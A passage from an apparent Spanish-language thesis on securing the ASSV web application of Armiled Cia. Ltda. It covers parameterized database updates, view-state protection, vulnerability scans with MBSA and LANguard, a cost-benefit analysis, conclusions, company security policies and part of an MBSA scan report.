Para hacer uso de los parámetros de forma más ordenada el código ahora interactúa con la base de datos por medio de un DataAdapter por cada una de las transacciones requeridas. Con este esquema en el código solamente se asignan valores a los parámetros de forma similar a como se haría con procedimientos almacenados tal como se muestra en el Espacio de Código 3-22, donde se hace la ejecución de la actualización mostrada anteriormente con valores tomados desde el formulario.

```
uc_item.Parameters("@Original_cod_item").Value =
                  ddl_insumo.SelectedValue

uc_item.Parameters("@Original_cod_grupo").Value =
                  ddl_tipo_equipo.SelectedValue

uc_item.Parameters("@Original_nom_item").Value =
                  ddl_insumo.SelectedItem.Text
```

```
uc_item.Parameters("@nom_item").Value = txt_nombre.Text

uc_item.Parameters("@cod_item").Value = ddl_insumo.SelectedValue

uc_item.Parameters("@cod_grupo").Value = ddl_tipo_equipo.SelectedValue

uc_item.Parameters("@unidad").Value = ddl_unidad.SelectedItem.Text

uc_item.Parameters("@stock").Value = txt_stock.Text

uc_item.Parameters("@stock_basico").Value = txt_stock_basico.Text

Con_bodega.Open()

uc_item.ExecuteReader()

Con_bodega.Close()
```

Espacio de código 3-22: Ejecución de actualización con parámetros.

Al igual que la actualización mostrada todas las demás transacciones (selección, inserción y borrado) trabajan de la misma forma tomando valores mediante parámetros cuando sea necesario.

3.2.4 VALIDACIÓN DEL ESTADO DE VISTA

Otro de los potenciales ataques a los que se ve expuesta la aplicación es a una manipulación del estado de vista que permita insertar valores maliciosos que puedan ejecutarse en el servidor, como ya se ha explicado con anterioridad esto se puede evitar comprobando el estado de vista por cada petición, pero esto solo es correcto si el valor de estado de vista contiene un parámetro único por cada petición y por cada usuario mediante la propiedad **ViewStateUserKey**, por lo tanto el parámetro más idóneo para esto es el identificador de sesión. Agregando este identificador a un estado de vista este ya no puede ser utilizado en una petición posterior debido a que cada nueva sesión con cada usuario tiene un identificador de estado de vista diferente. Para agregar el identificado al estado de vista se debe cambiar el evento **Page_Init** de cada formulario como se muestra en el Espacio de Código 3-23.

```
Private Sub Page_Init(ByVal sender As System.Object, _
                      ByVal e As System.EventArgs) Handles MyBase.Init
        ViewStateUserKey = Session.SessionID
        InitializeComponent()
End Sub
```

Espacio de código 3-23: Código de implementación de una clave de estado se vista.

3.3 PRUEBAS DE FUNCIONAMIENTO

Como resultado de todos los cambios insertados en la aplicación se hace necesario realizar dos tipos de pruebas, *de campo y de seguridad* que permitan determinar si el objetivo principal del presente proyecto se ha cumplido de forma eficaz. La primera prueba busca comprobar si el sistema sigue funcionando de manera completa y sin mayores cambios en la presentación final al usuario que ya está familiarizado con el funcionamiento total de la aplicación. La segunda prueba se reduce a utilizar dos herramientas de comprobación de seguridad en el servidor para mostrar las vulnerabilidades aún presentes y corregirlas.

3.3.1 PRUEBAS DE CAMPO

Como resultado de la primera etapa de pruebas la aplicación se muestra completamente funcional sin cambios visibles en su funcionamiento integral y sin errores en la ejecución de tareas lo cual no puede ser mostrado integralmente en el presente proyecto por cuanto la aplicación en si no es parte del proyecto sino solamente la implementación de seguridad.

3.3.2 PRUEBAS DE SEGURIDAD

La segunda parte de las pruebas hace uso de las herramientas **MBSA(Microsoft Baseline Security Analyzer) 2.0.1** y **GFI LANguard NSS**, ambas en sus versiones más recientes y con las actualizaciones que permiten el rastreo completo del servidor en busca de vulnerabilidades.

MBSA 2.0.1 es una herramienta gratuita de Microsoft para el análisis de posibles vulnerabilidades dentro de un sistema Windows 2000 o posterior, está diseñado para analizar uno o varios computadores dentro de la red y devolver una lista completa de posibles vulnerabilidades listadas a continuación:

- Vulnerabilidades en el manejo de cuentas administrativas en el servidor.
- Manejo y almacenamiento de contraseñas de cuentas locales y del dominio.
- Vulnerabilidades en el servidor de aplicaciones IIS y los recursos que utiliza.

- Vulnerabilidades del servidor SQL y de las cuentas que utiliza para su funcionamiento.
- Actualizaciones no realizadas y necesarias en el servidor.



Gráfico 3-53: MBSA (Microsoft Baseline Security Analyzer)2.0.1

Para mantener actualizada la lista de posibles vulnerabilidades que debe buscar MBSA hace falta instalar a más del programa un archivo comprimido que contiene las actualizaciones en el directorio *C:\Documents and Settings \ Administrador \ Configuración local \ Datos de programa\Microsoft \ MBSA \ 2.0\ Cache*.

Una vez realizado el análisis los resultados finales son los mostrados en el **Anexo B**, que en resumen muestra una sola vulnerabilidad grave que consiste en tener instalado un servidor de base de datos en el mismo servidor de dominio lo cual constituye un riesgo en caso de un ataque a la base de datos lo cual generaría daños en el dominio. Esto a la fecha de finalización del presente proyecto se está discutiendo mas como un problema de origen administrativo de ARMILED antes

que una decisión técnica y por tanto deberá solucionarse posteriormente. Por lo demás el resultado muestra que el servidor pasa en la gran mayoría de los aspectos analizados sin ningún problema.

CGI LANguard NSS es un programa diseñado para realizar un análisis más meticuloso del servidor y devuelve un resultado más detallado e inclusive muestra un link a una página donde se describe la naturaleza de la vulnerabilidad descubierta y hace una sugerencia de solución. Los gráficos 3-55 y 3-56 muestran los resultados generados por el programa y como se puede observar las vulnerabilidades detectadas por este son diferentes a las detectadas por MBSA lo cual justifica la utilización de más de un programa analizador, estos resultados señalan la existencia de cinco fallas consideradas como críticas. Tres de ellas son por la falta de actualizaciones de seguridad y una por actualización del service pack de SQL Server 2000 que debería ser ServicePack 3, la última vulnerabilidad requiere la instalación de una actualización de seguridad para el sistema operativo para evitar la entrada de virus por medio de dispositivos portátiles.



Gráfico 3-54: Interfaz de CGI LANguard NSS



Gráfico 3-55: Resultado de vulnerabilidades mostrado por CGI LANguard NSS.

CAPÍTULO 4 ANÁLISIS COSTO BENEFICIO

En este capítulo se pretende demostrar que la solución y los costos generados por su implementación en la aplicación ASSV de la empresa Armiled Cia. Ltda. son justificables en función de las pérdidas económicas que se pueden generar por las fallas de seguridad corregidas en el presente proyecto.

4.1 RIESGO COMPUTACIONAL

4.1.1 DEPENDENCIA DE LA APLICACIÓN

El sistema ASSV alimenta de información al sistema contable y administrativo financiero de la empresa, al traducir la información operacional de tiempos y movimientos de guardias en valores monetarios que son los que finalmente permiten la facturación de valores a los clientes de la empresa. Si el sistema deja de funcionar parcial o totalmente las consecuencias visibles que se pueden listar son las siguientes:

- Retraso en el ingreso de información de nuevos guardias en el sistema de *Recursos Humanos*.
- Retrasos en la instalación de nuevos puestos de vigilancia por la falta de disponibilidad de guardias.
- Posibles multas por el retraso en el ingreso de información de nuevos empleados en el sistema del IESS.
- Descuadres del inventario de *Bodega* al no permitirse el ingreso de información de ingresos, egresos o bajas de artículos.
- Pérdidas de información de horarios de trabajo de los guardias activos en sus respectivos puestos.
- Como consecuencia del punto anterior se genera falsa información en el número de horas trabajadas y por tanto se presentan errores en el rol mensual.
- Pérdida de información cierta de eficiencia del uso de personal en un sector de supervisión.
- Errores en los reportes de asignación de activos y uniformes a los guardias.

- Como consecuencia del punto anterior se generan pérdidas por pago de uniformes y accesorios que no pueden ser descontados a los guardias.
- Como problemas adicionales se presentan multas, descuentos y pagos adicionales no justificados o comprobables.

Una vez el sistema deja de funcionar la empresa puede tolerar como máximo un día sin que la información perdida se vuelva imposible de recuperar y la empresa empiece a asumir pérdidas por la falta de información. Aun cuando la información pueda ser recuperada esto también implica costos en cuanto a tiempo de trabajo de los empleados que deben cumplir horas extras para poder actualizar el sistema.

Al costo de pérdida de información también se debe agregar las horas laborales que el personal que depende íntegramente de la aplicación para realizar su trabajo, permanece inactivo pero que finalmente se pagan. Esto sucede especialmente en la parte administrativa donde la mayoría de procesos se desencadenan de acuerdo al flujo de información de departamento a departamento.

4.1.2 PROCEDIMIENTOS ALTERNATIVOS EN CASO DE FALLA DEL SISTEMA

En caso de que el sistema deje de funcionar durante un período de tolerancia que no puede ir más allá de un día existen métodos alternativos para que el flujo de información permanezca en forma parcial, esto se realiza mediante documentos físicos y electrónicos (e-mail).

El departamento de *Recursos Humanos* realiza el ingreso de datos mediante fichas de información personal y registra cambios fuera del sistema en documentos escritos que luego servirán de respaldo para la actualización de información. De igual forma funcionan los departamentos de *Operaciones, Roles y Bodega*. Para los supervisores el problema es un poco más complicado de resolver pues, una vez el sistema este funcional, se les debe autorizar para el

ingreso de valores extemporáneos porque el sistema solo permite el ingreso de registros con fecha de un día de retraso.

4.1.3 ACTIVOS DE INFORMACIÓN

Hasta ahora solo se ha considerado los problemas que se generan si el sistema deja de funcionar pero si se realiza un ataque que altere o elimine información de la base de datos los daños económicos se elevan considerablemente. El valor de un activo de información se obtiene generalmente en función del tiempo y los recursos necesarios para recuperarla además de los ingresos que dejan de percibirse por la falta de ésta. La Tabla 4-1 muestra una referencia del valor económico que representa la información de la base de datos.

Activo de información	Tiempo de recuperación	Valor referencial (USD)
Lista de Clientes	3-4 meses	50000
Nómina de empleados	4-5 meses	15000
Inventario de bodega	2-3 meses	1000
Asignaciones de puestos	1-2 meses	10000
Roles de pago	3-4 meses	60000
Horarios de vigilancia	3-4 meses	10000
Multas, Descuentos	1 mes	5000
Registro de armamento	3-4 meses	10000
Contratos y condiciones	3-4 meses	5000

Tabla 4-1: Activos de información de ARMIELD

En el peor de los casos la pérdida total de la información llevaría a la paralización de la empresa en un plazo máximo de una semana por esto es necesario disponer a más de medidas de seguridad en el servidor de los respaldos en lugares seguros fuera de la empresa.

4.1.4 COSTOS DE IMPLEMENTACIÓN

Como costos de implementación se consideran los listados en la Tabla 4-2 donde se detallan los valores totales de un año de implementación tanto en equipos como en trabajo.

A estos costos hay que agregarles valores de mantenimiento de seguridad en los cuales hay que invertir durante toda la duración del proyecto, que actualmente se prevé será de mínimo cinco años. Estos costos se detallan en la Tabla 4-3.

Ítem	Costo
Pago de sueldos	4800
Compra de certificado digital	650
Servidor con características mejoradas	2000
Compra de licencias	5000
Total	**12450**

Tabla 4-2: Tabla de costos de implementación

Ítem	Costo
Auditoria de registros	1200
Respaldos de información	1000
Actualizaciones de seguridad del sistema	1000
Renovación del certificado	500
Total	**3700**

Tabla 4-3: Costos de mantenimiento de seguridad del sistema ASSV.

4.1.5 JUSTIFICACIÓN DE COSTOS

Como se puede demostrar a simple vista la pérdida de una sola de las tablas importantes de la base de datos causaría una pérdida económica mayor a la suma total del costo de implementación y mantenimiento de seguridad del sistema ASSV. Ahora este es el peor escenario así que una relación más realista debe ir en función de los dos principales problemas de la aplicación antes de la implementación de este proyecto, que son errores o pérdida de información esporádica en la base de datos y retrasos en el procesamiento de información por denegación de servicio del servidor. La Tabla 4-4 muestra el costo anual de estos problemas en función también su frecuencia.

Problema	Costo	Frecuencia anual	Costo anual
Horas extras para actualización del sistema.	60	12	720
Error del 3% en pago de turnos extra a guardias	600	12	7200
Error del 3% en cobro de multas a guardias	600	12	7200
Error del 2% en cobro de descuentos por accesorios a guardias	400	12	4800
		Total	**19920**

Tabla 4-4: Pérdidas reales anuales por errores de la aplicación ASSV.

Con esta relación más realista de costos por fallas en el sistema, debido a la falta de validaciones y errores, se obtiene un valor que es comparativamente mayor al

costo total de la inversión en seguridad. La Tabla 4-5 muestra un resumen de los costos financieros finales del proyecto en función de las pérdidas que se generan solamente por los tres problemas señalados.

Pérdidas anuales (USD)	19920
Costo de Implementación y mantenimiento (USD)	15150
Ganancia en un año (USD)	4770
Tiempo de retorno de inversión (meses)	9.1

Tabla 4-5: Resultados comparativos de costo beneficio.

CAPÍTULO 5 CONCLUSIONES

5.1 CONCLUSIONES

- La evaluación de las vulnerabilidades de la aplicación denota que el desarrollo de la misma fue realizado en base al cumplimiento de objetivos de funcionamiento y rendimiento pero nunca se consideró tomar medidas de seguridad que garanticen un desempeño eficaz en los ambientes hostiles donde se desenvuelve.
- La red corporativa de Armiled Cia. Ltda. está diseñada con pocas barreras de defensa efectivas contra taques provenientes tanto de la red Intranet como de Internet lo cual dificulta tener un diseño de aplicación confiable en un alto porcentaje pero con algunos cambios de estructura y la inclusión de equipos, la seguridad puede subir a un nivel aceptable.
- La implementación del presente proyecto demuestra que el costo total de una aplicación se puede reducir si la *seguridad* se toma en cuenta durante todas las etapas de desarrollo y no como un complemento final que da como resultado la reestructuración de algunos de los módulos que pudieron ser implementados correctamente desde el principio.
- La autenticación como primera barrera contra una intrusión en la aplicación debe ser implementada tomando en cuenta el escenario para el cual está desarrollada, en el caso concreto de la aplicación empresarial ASSV, el método de formularios es el más correcto en Internet pero resulta incómodo para un ambiente de Intranet donde se puede realizar un manejo de identidades completamente transparente para el usuario mediante la autenticación Integrada de Windows. El caso de la Extranet es muy particular en especial si la información entregada a los asociados se realiza mediante servicios Web porque es necesario pasar las credenciales directamente desde la aplicación, aunque existen métodos alternativos estos representan un mayor costo financiero que las empresas no siempre están dispuestas a cubrir.
- En la autenticación otro elemento importante es el almacén de credenciales pues si este es vulnerado toda la seguridad se pierde y la aplicación se vuelve una entrada directa para un ataque. En virtud de esto el presente

proyecto hace uso de un almacén único de credenciales como es Active Directory donde las credenciales no pueden ser visualizadas ni siquiera por el administrador y obliga a mantener un estándar de contraseñas seguras en base a políticas administrables, además proporciona la facilidad de administración en base a grupos de trabajo.

- Los grupos de usuarios implementados en Active Directory entregan facilitan la administración de permisos sobre la aplicación y en la red, así el grupo de *Supervisores* que es el más riesgoso del sistema por trabajar desde Internet tiene restringidos los permisos al punto de solamente permitirles ingresar a las tablas necesarias de la base datos y ejecutar solamente los comandos estrictamente necesarios, esto se contrapone con usuarios de la Intranet que tienen más privilegios pero que tampoco llegan a permitirles administrar ningún servicio.
- La autorización realizada en la aplicación mediante los grupos almacenados en el contexto de seguridad funciona en una aplicación como ASSV donde cada departamento tiene un módulo independiente que nadie más debe manejar, así solamente hace falta configurar la autorización de URL para que ningún grupo de la empresa que no sea el correcto tenga acceso a un módulo que no le pertenece. Como medida extra de seguridad el módulo de los supervisores tiene también otra autorización en el código mismo de cada formulario, necesaria por ser el módulo expuesto en Internet.
- Las restricciones implementadas en el sistema operativo mediante ACLs permiten tener un mayor nivel de limitaciones de autorización por usuario para poder acceder o modificar un directorio. Este tipo de restricciones impiden eficazmente que, en caso de que un atacante tome posesión de una identidad, pueda escalar privilegios dentro del sistema ASSV o del sistema operativo lo cual le permitiría tomar control del servidor.
- El mecanismo de autenticación de Windows en el servidor SQL Server 2000 resulta idóneo y mucho más sencillo de administrar que el uso de autenticación SQL, con la autenticación de Windows no hace falta preocuparse por el robo de credenciales pues éstas nunca se pasan por la red, tampoco es necesario tener un sistema de almacenamiento de estas

credenciales porque es el sistema operativo el que las administra. En caso de tener que utilizar credenciales en texto plano el método de almacenamiento de estas credenciales es mucho más complejo y hace necesaria la implementación de librerías de encripción como DPAPI.

- La autorización en el servidor SQL 2000 mediante los grupos o identidades de servicio de Windows configuradas para suplantación proveen la facilidad de una administración más granular de permisos entregados a un usuario o a un grupo de usuarios.
- Las posibilidades de auditoria de SQL Server 2000 son muy variadas y proveen de un completo informe de eventos en el servidor, pero no son implementadas por dos razones: la primera es que cualquiera de las funciones de auditoria consume gran cantidad de recursos de procesamiento y de almacenaje del servidor y que para el caso del presente proyecto son limitados, y la segunda es que al utilizar como método de autorización un subsistema de confianza que pasa una única identidad de servicio al servidor, las auditorias generarían información limitada sobre la identidad del usuario original.
- La comunicación segura implementada mediante Secure Socket Layer (SSL) resulta la más propicia para todos los escenario en los que se desenvuelve la aplicación, permitiendo cifrar toda la comunicación entre el cliente y el servidor protegiendo así tanto credenciales como información confidencial de la empresa, además proporciona por si mismo un mecanismo de integridad que asegura que la información no sea manipulada mediante algún ataque.
- SSL generalmente se utiliza solo para proteger partes de una aplicación porque su implementación genera un aumento en el procesamiento que debe realizar el servidor por el cifrado y descifrado de cada una de las solicitudes, pero en este caso es indispensable la protección de todos los datos lo cual no repercute en gran medida sobre el rendimiento porque las solicitudes simultaneas no son muy numerosas.
- La implementación de prácticas de programación segura no es un listado único de métodos de programación que siempre pueden implementarse, sino más bien es un conjunto de metodologías que incluyen varias

opciones de programación dependiendo del escenario en el cual se desenvuelva la aplicación y del nivel de seguridad que se busque tener. En el caso concreto de la aplicación ASSV su implementación se centra en cambiar dos puntos en especial que son: la validación de entrada de datos por parte del usuario y la forma como el código interactúa con el servidor de base de datos.

5.2 RECOMENDACIONES

- Mantener el nivel de seguridad alto tanto en la aplicación como en el servidor realizando actualizaciones de seguridad de acuerdo a la aparición de nuevas vulnerabilidades, para lo cual hace falta mantener en constante monitoreo a la aplicación y sus resultados.
- Monitorear los logs de seguridad generados por el sistema operativo al menos una vez por mes para determinar potenciales vulnerabilidades o ataques al sistema y así poder corregirlos de manera eficiente.
- Realizar en el período menor posible la separación de los servidores de base de datos, de dominio y de aplicaciones para reducir al mínimo los potenciales ataques en mismo equipo, que pueden dañar por completo la aplicación.
- Instalar servidores de seguridad (fireweall) entre los servidores de aplicaciones y de base de datos para así realizar un filtrado más eficiente de los usuarios que finalmente tienen acceso a la información de la empresa.
- Comprar un certificado digital emitido por una entidad emisora reconocida e instalarlo en el servidor de aplicaciones en lugar del certificado autofirmado que se creó inicialmente.
- Realizar respaldos de las configuraciones de todos los servidores para que en caso de ataque sea posible restablecer los servicios en el menor tiempo posible.

ANEXOS

ANEXO A. POLÍTICIAS DE SEGURIDAD DE ARMILED CIA. LTDA.

Políticas de seguridad para los medios y servicios electrónicos.

1. Uso de medios y servicios electrónicos de la organización.	
1.1 Instalación de programas	
Política	Se prohíbe la instalación de cualquier tipo de software que no haya sido previamente autorizado por el departamento de sistemas.
Propósito	Evitar la instalación de programas de dudosa procedencia que podrían causar problemas de seguridad al ser instalado directamente sobre el sistema interno.
Cobertura	Aplica a todos los departamentos de la empresa y sus filiales.
1.2 Programas de descarga	
Política	Se prohíbe el terminantemente el uso de programas de descarga de datos, considérese archivos instaladores, archivos de música, cualquier tipo de programa ejecutable, videos, etc.
Propósito	Evitar el consumo indiscriminado del ancho de banda de la empresa reservado para uso exclusivo de propósitos del negocio.
Cobertura	Aplica a todos los departamentos y sus filiales.
1.3 Programas de mensajería instantánea	
Política	Se prohíbe el uso de programas de mensajería instantánea en horas laborables de la empresa. Incluyéndose entre éstos a los programas de mensajería instantánea mediante páginas Web.
Propósito	Evitar el uso de ancho de banda y del tiempo de los empleados en propósitos fuera del contexto del negocio.
Cobertura	Todos los departamentos de la empresa y sus afines a excepción del la Presidencia y Gerencias Comercial y Administrativa.
1.4 Correo electrónico	
Política	El correo electrónico corporativo es de uso exclusivo de propósitos del negocio, está prohibido el uso de este medio de comunicación para propósitos personales.
Propósito	Evitar la saturación del servidor de correo electrónico de la empresa.
Cobertura	Todos los departamentos de la empresa y sus afines.
1.5 Uso de servidores	
Política	Los servidores no pueden bajo ningún concepto ser utilizados como estaciones de trabajo y deben permanecer bloqueados y aislados de cualquier contacto con los usuarios comunes.
Propósito	Evitar desconfiguraciones de los servicios, daños o pérdidas de información y accesos no autorizados internos.
Cobertura	Todos los departamentos y sus dependencias exceptuando el personal autorizado del departamento de Sistemas.
1.6 Cuidado de las estaciones de trabajo	
Política	Está prohibida la manipulación, desensamblaje, mantenimiento o configuración no autorizados de los equipos (CPU's, teclados, ratones, copiadoras, impresoras, cableado estructurado) de trabajo.
Propósito	Evitar daños y desconfiguraciones de los equipos de trabajo de la empresa.
Cobertura	Todos los departamentos de la empresa y sus filiales.
1.7 Uso de las estaciones de trabajo	
Política	El uso de las estaciones de trabajo está única y exclusivamente limitado a los usuarios asignados, nadie (interno o externo a la empresa) puede acceder al uso o manipulación de una estación de trabajo que no le pertenezca sin previa autorización.
Propósito	Evitar pérdida o alteración de información y daños dentro de la red con la identidad de un usuario autenticado.
Cobertura	Todos los departamentos de la empresa y sus filiales.

Políticas de seguridad de la privacidad de información.

2. Privacidad de la información.	
2.1 Información de clientes	
Política	Toda la información correspondiente a los clientes de la empresa debe mantenerse en total reserva y no debe ser transportada fuera de la empresa sin previa autorización en ningún tipo de medio, se este físico, magnético o electrónico.
Propósito	Evitar la fuga de información confidencial de los clientes, que podría derivar en problemas de su seguridad personal.
Cobertura	Aplica a todos los departamentos de la empresa y sus filiales.
2.2 Transporte de información	
Política	Los recursos de información de la empresa, como son: balances, cuentas, valores de pago, listados de activos, inventarios, roles de pagos, datos personales de clientes y empleados, deben ser transmitidos en la red de la empresa solamente bajo solicitud explícita de un departamento y en condiciones en que la red de datos se considere segura.
Propósito	Evitar el robo, alteración y pérdida de la información confidencial de la empresa
Cobertura	Todos los departamentos de la empresa y sus afines.

Políticas de seguridad de la forma de manejo de información.

3. Manejo de información.	
3.1 Respaldos de bases de datos	
Política	Los respaldos de información se realizarán periódicamente todos los días viernes de cada semana y deben ser almacenados en medios externos del servidor. Si por algún motivo (feriado o vacaciones) no se puede realizar el respaldo el día señalado se lo realizará el día anterior.
Propósito	Evitar pérdida de información administrativa de la empresa.
Cobertura	Aplica al departamento de sistemas en el cual se deberá asignar un responsable de este procedimiento y su respectivo alterno.
3.2 Respaldos de documentos de Office	
Política	Los documentos de Office deben siempre ser guardados en la partición D: del disco de la estación de trabajo, nunca en la C:
Propósito	Permitir la rápida recuperación de la instalación del equipo en caso de un daño total del sistema operativo.
Cobertura	Todos los departamentos de la empresa y sus filiales.

Políticas de seguridad para el sistema administrativo.

4. Sistema administrativo.	
4.1 Uso del nombre de usuario y contraseña	
Política	El acceso al sistema administrativo solo lo pueden realizar personas con la debida autorización, en virtud de lo cual ningún usuario debe compartir su contraseña y nombre de usuario para el ingreso al sistema.
Propósito	Evitar que el sistema sea accedido por usuarios ajenos al mismo y mantener los privilegios de cada tipo de usuario.
Cobertura	Aplica a todos los departamentos y usuarios de la aplicación.
4.2 Accesos no autorizados	
Política	Está prohibido realizar intentos de acceso al sistema haciendo uso de nombres de usuarios diferentes al asignado. Se considerarán como intentos de defraudación del sistema de seguridad y se sancionarán como tal.
Propósito	Evitar intentos de acceso defraudando la seguridad del sistema.
Cobertura	Todos los departamentos de la empresa y sus filiales.
4.3 Longitud y contenido de las contraseñas	
Política	Las contraseñas del sistema deben ser de una longitud no menor a 9 caracteres.

Propósito	Evitar que las contraseñas del sistema sean rotas por ser muy cortas y fáciles de intuir.
Cobertura	Todos los departamentos de la empresa y sus filiales.
4.4 Cambio de contraseñas	
Política	Las contraseñas del sistema deben ser cambiadas al menos una vez por mes siguiendo las recomendaciones de la política de longitud.
Propósito	Evitar que una contraseña descubierta sea útil por tiempo indefinido en el sistema.
Cobertura	Todos los departamentos de la empresa y sus filiales.
4.5 Administración de cuentas	
Política	La creación, administración y eliminación de cuentas de usuario tanto en la red de datos como en el sistema será realizada solamente por el administrador del sistema.
Propósito	Impedir cambios inesperados en los permisos de usuarios en el sistema causada por una administración no centralizada.
Cobertura	Aplica al departamento de Sistemas que deberá designar el responsable de la administración del sistema.

ANEXO B. RESULTADOS DEL ANÁLISIS CON MBSA.

Computer name: ARMILED\ARMILEDUIO
IP address: 192.168.1.2
Security report name: ARMILED - ARMILEDUIO (13-01-2008 17-47)
Scan date: 13/01/2008 17:47
Scanned with MBSA version: 2.0.6706.0
Security update catalog: Microsoft Update
Catalog synchronization date:
Security assessment: Incomplete Scan

Operating System Scan Results
Administrative Vulnerabilities

Issue: Local Account Password Test
Score: Check not performed
Result: Password checks are not performed on a domain controller.

Issue: File System
Score: Check passed
Result: All hard drives (1) are using the NTFS file system.

Detail:
| Drive Letter | File System |
| C: | NTFS |

Issue: Password Expiration
Score: Check failed (non-critical)
Result: Some user accounts (1 of 58) have non-expiring passwords.

Detail:
| User |
| Administrador |
| ACTUser |
| IUSR_ARMILEDUIO |
| IWAM_ARMILEDUIO |
| SQLDebugger |
| SUPPORT_388945a0 |

Issue: Guest Account
Score: Check passed
Result: The Guest account is disabled on this computer.

Issue: Autologon
Score: Check passed
Result: Autologon is not configured on this computer.

Issue: Restrict Anonymous
Score: Check passed
Result: Computer is properly restricting anonymous access.

Issue: Administrators
